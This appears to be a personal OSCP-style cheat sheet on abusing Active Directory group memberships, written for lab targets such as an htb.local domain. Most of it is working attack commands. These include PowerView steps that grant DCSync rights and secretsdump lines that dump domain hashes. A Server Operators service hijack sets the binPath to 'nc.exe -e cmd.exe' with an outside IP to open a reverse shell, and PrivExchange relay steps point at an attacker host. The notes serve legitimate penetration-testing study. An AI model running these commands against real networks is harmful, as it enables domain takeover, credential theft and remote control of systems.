














































































































































Vulnerable Groups




Admin groups but with a "MANDATORY LABEL\MEDIUM" context? Try UAC bypass technique.
https://github.com/brianlam38/OSCP-2022/blob/main/cheatsheet-main.md#user-account-control-uac-bypass

In OSCP-style Active Directory (AD) labs, “group exploitation” usually means abusing group memberships, delegated rights, or misconfigurations to escalate privileges or move laterally. “What groups is my user in, and what does that really let me do?”
- Enumerating effective rights, not just direct memberships
- Enumerating where those effective rights apply
- Understanding what those rights allow us to do on the target
- Following group nesting manually or with enumeration tools
- Verifying who else is logging in to these systems
Any group change in AD? Log off then on again
Do not mix -Credential with token based abuse
ACL must be written and used by the same token
Bloodhound shows possible paths
Over-Privileged or Forgotten Groups (Low-Hanging Fruit)
A domain user is a member of:
- Domain Admins
- Enterprise Admins
- Administrators (local on DCs or servers)
- Backup Operators
- Account Operators
- Custom groups with dangerous rights
| Group | Why it's relevant |
|---|---|
| Domain Admins | Full domain control |

| Backup Operators | NTDS.dit access |
| Account Operators | User/group modification |
| Server Operators | Service abuse |
| Administrators | Local admin everywhere |
| Custom IT/Support groups | Often over-privileged |
Some built-in groups grant privilege escalation without exploits.
- Backup Operators → Can read NTDS.dit → dump domain hashes
- Account Operators → Can modify users/groups (except DAs) → add yourself somewhere useful
- Server Operators → Can start/stop services → abuse service paths
Write Permissions on Groups (ACL Abuse)
You have permissions like this on a group object:
- WriteMembers
- GenericWrite
- GenericAll
Local Admin via Group Policy (GPO Groups)
A domain group added to local Administrators on servers or workstations
Applied via GPO
Why it matters
- Local admin = credential theft = domain escalation
- You’re not Domain Admin
- But you’re in a group that is local admin on a server
That server has:
- DA logged in
- Service account creds
- Cached domain credentials
DCSync via Exchange Windows Permissions
There are instructions on bloodhound for this but they don't always work for a couple of reasons.
Verify group membership (AD state)
- Confirms if the user is actually in the group in AD and not the access token. AD updates immediately, Windows access tokens do not
Get-DomainGroupMember "Exchange Windows Permissions" |
  Where-Object {$_.MemberName -eq "svc-alfresco"}
Add a user to the group (if not already present)
- Modify the AD group membership, token is NOT updated yet.
Add-DomainGroupMember -Identity "Exchange Windows Permissions" -Members "svc-alfresco"
Force windows to rebuild the access token so it includes the new group SID.
logoff -> logon
Grant DCSync rights on the domain
- Uses live logon token, Exchange Windows Permissions has
writeDacl, allowing for adding replication rights.
Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity svc-alfresco -Rights DCSync -Verbose
Dump domain secrets

secretsdump.py htb.local/svc-alfresco@dc.htb.local
pypykatz registry --sam sam.hive system.hive
Server Operator Group
The Server Operator group is a special user group that often has access to powerful commands and settings on a computer system. This group is typically used for managing a server or for troubleshooting system problems. Server Operators are usually responsible for monitoring the server’s performance, managing system security, and providing technical support to users. They may also oversee installing software updates, creating and maintaining user accounts, and performing routine maintenance tasks.
https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
Look for a binary path with privileges
services

Use the netcat binary
upload /usr/share/windows-binaries/nc.exe

sc.exe config VMTools binPath="C:\Users\aarti\Documents\nc.exe -e cmd.exe 192.168.1.205 1234"
Start and stop the service while using a listener
sc.exe stop VMTools
sc.exe start VMTools
Dangerous Built-in Groups Usage
Get-ADUser -LDAPFilter "(objectcategory=person)(samaccountname=*)(admincount=1)"
Get-ADGroup -LDAPFilter "(objectcategory=group) (admincount=1)"
or
([adsisearcher]"(AdminCount=1)").findall()
Trust relationship between domains
nltest /trusted_domains
or
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
PrivExchange Attack
Exchange your privileges for Domain Admin privs by abusing Exchange. You need a shell on a user account with a mailbox.
1. Subscription to the push notification feature (using privexchange.py or powerPriv), uses the credentials of the current user to authenticate to the Exchange server.
https://github.com/dirkjanm/PrivExchange/blob/master/privexchange.py
python privexchange.py -ah xxxxxxx -u xxxx -d xxxxx
https://github.com/G0ldenGunSec/PowerPriv
powerPriv -targetHost corpExch01 -attackerHost 192.168.1.17 -Version 2016
- Relay of the Exchange server authentication and privilege escalation (using ntlmrelayx from Impacket)
- Profit using secretsdump, user can now dcsync and get another user's NTLM hash
python secretsdump.py xxxxxxxxxx -just-dc